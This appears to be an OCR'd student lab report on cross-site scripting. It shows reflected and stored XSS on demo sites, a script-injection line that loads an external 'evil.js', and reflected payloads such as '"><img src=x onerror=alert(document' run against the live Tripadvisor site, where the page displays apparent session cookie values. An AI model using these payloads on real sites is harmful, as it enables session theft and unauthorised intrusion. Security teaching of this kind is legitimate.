Lab-5

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
L-23+L24

HOW IS SECURE CODING RELATED TO XSS?

Cross-site scripting, a security exploit in which the attacker inserts malicious client-side code into webpages A malicious script inserted into a page in this manner can hijack the user's session, submit unauthorized transactions as the user, steal confidential information. Cross-site scripting is one of the most serious and most common attacks against web applications today.


Sites continue to fall prey to XSS attacks because most need to be interactive, accepting and returning data from users.an attacker is able to inject and execute arbitrary HTML and **script** code in the user's browser in context of a vulnerable website.

Rxss on demo website:





bobazillion


Sorry, no results were found for
amazon
. Try again.





Sorry, no results were found for . Try again.


devijagannadh.in/xss/reflected
An embedded page at xss-doc.appspot.com says
you're are hacked
OK
<script>alert("you're ar
Search
Waiting for xss-doc.appspot.com...


TRAVEL NOTICE: Learn more about COVID-19
Tripadvisor
Post
Alerts
Trips
Sign in
reflectedxss
Worldwide
Search
All results
Hotels
Holiday Homes
Restaurants
Things to do
Sorry, we couldn't find "reflectedxss" worldwide
Is Tripadvisor missing a business? Tell us more about it.
xss - Notepad
File Edit Format View Help
<!DOCTYPE html><html lang="en-IN"><head><meta http-equiv="content-type" content="text/html; charset=utf-8"/><link rel="icon" id="favicon" href="https://static.tacdn.com/favicon.ico?v2" type="image/x-icon" /><link rel="mask-icon" sizes="any" href="https://static.tacdn.com/img2/brand_refresh/application_icons/mask-icon.svg" color="#000000" /><meta name="theme-color" content="#34e0a1" /><meta name="format-detection" content="telephone=no" /><script type="text/javascript">window.taRollupsAreAsync = true;</script><link rel="stylesheet" href="https://static.tacdn.com/css2/webfonts/TripSans/TripSans.css?v1.002" crossorigin><title>Search results: reflectedxss - Tripadvisor</title><meta property="og:title"


TRAVEL NOTICE: Learn more about COVID-19
This page says
1
OK
Tripadvisor
Post
Alerts
Trips
Sign in
Worldwide
Search
All results
Hotels
Holiday Homes
Restaurants
Things to do
Tours & Tickets
Locations
Airlines
Profiles


TRAVEL NOTICE: Learn more about COVID-19
www.tripadvisor.in says
1
OK
Tripadvisor
Post
Alerts
Trips
Sign in
reflectedxss"><img src=x onerror=alert(1)>
Worldwide
Search
All results
Hotels
Holiday Homes
Restaurants
Things to do
Tours & Tickets
Locations
Airlines
Profiles


TRAVEL NOTICE: Learn more about COVID-19
www.tripadvisor.in says
ServerPool=B; TASID=829C06C18089427F8E2C18C776B40883;
TATrkConsent=eyJvdXQiOiIiLCJpbiI6IkFMTCJ9;
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OK
Tripadvisor
Post
Alerts
Trips
Sign in
reflectedxss"><img src=x onerror=alert(document
Search
Airlines
Profiles
Alert
Nunavut, Canada
Alert Bay
British Columbia, Canada
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


Bugcrowd's FORCE Private "><img src=x
Mumbai, India
"><img/src=x>
Ho Chi Minh City, Vietnam

Stored xss on demo website:








devijagannadh.in/xss/stored
Apps
MATLAB Onramp
Gmail
Map of stores in p...
Inbox (1) - chinta....
THE TOP 10 Bali P...
www.google.com
YouTube
Maps
VIT University - V...
hello
You
Sat Mar 13 2021 07:30:20 GMT+0530 (India Standard Time)
hello I'm a hacker
You
Sat Mar 13 2021 07:31:07 GMT+0530 (India Standard Time)
hello I'M a victim
You
Sat Mar 13 2021 07:32:41 GMT+0530 (India Standard Time)
You
Sat Mar 13 2021 07:33:24 GMT+0530 (India Standard Time)
hello
You
Sat Mar 13 2021 07:33:48 GMT+0530 (India Standard Time)
hi
='//xss-
doc.appspot.com/static/evil.js'document.body.appendC
hild(s);"
Share status!

devijagannadh.in/xss/stored
Stored XSS
An embedded page at xss-doc.appspot.com says
OK
hello I'm a hacker
You
Sat Mar 13 2021 07:31:07 GMT+0530 (India Standard Time)
hello I'M a victim
You
Sat Mar 13 2021 07:32:41 GMT+0530 (India Standard Time)
You
Sat Mar 13 2021 07:33:24 GMT+0530 (India Standard Time)
hello
You
Sat Mar 13 2021 07:33:48 GMT+0530 (India Standard Time)
hi
You
Sat Mar 13 2021 07:39:01 GMT+0530 (India Standard Time)
Share status!

DOM xss on demo website:





Solution of alf.nu/alert1: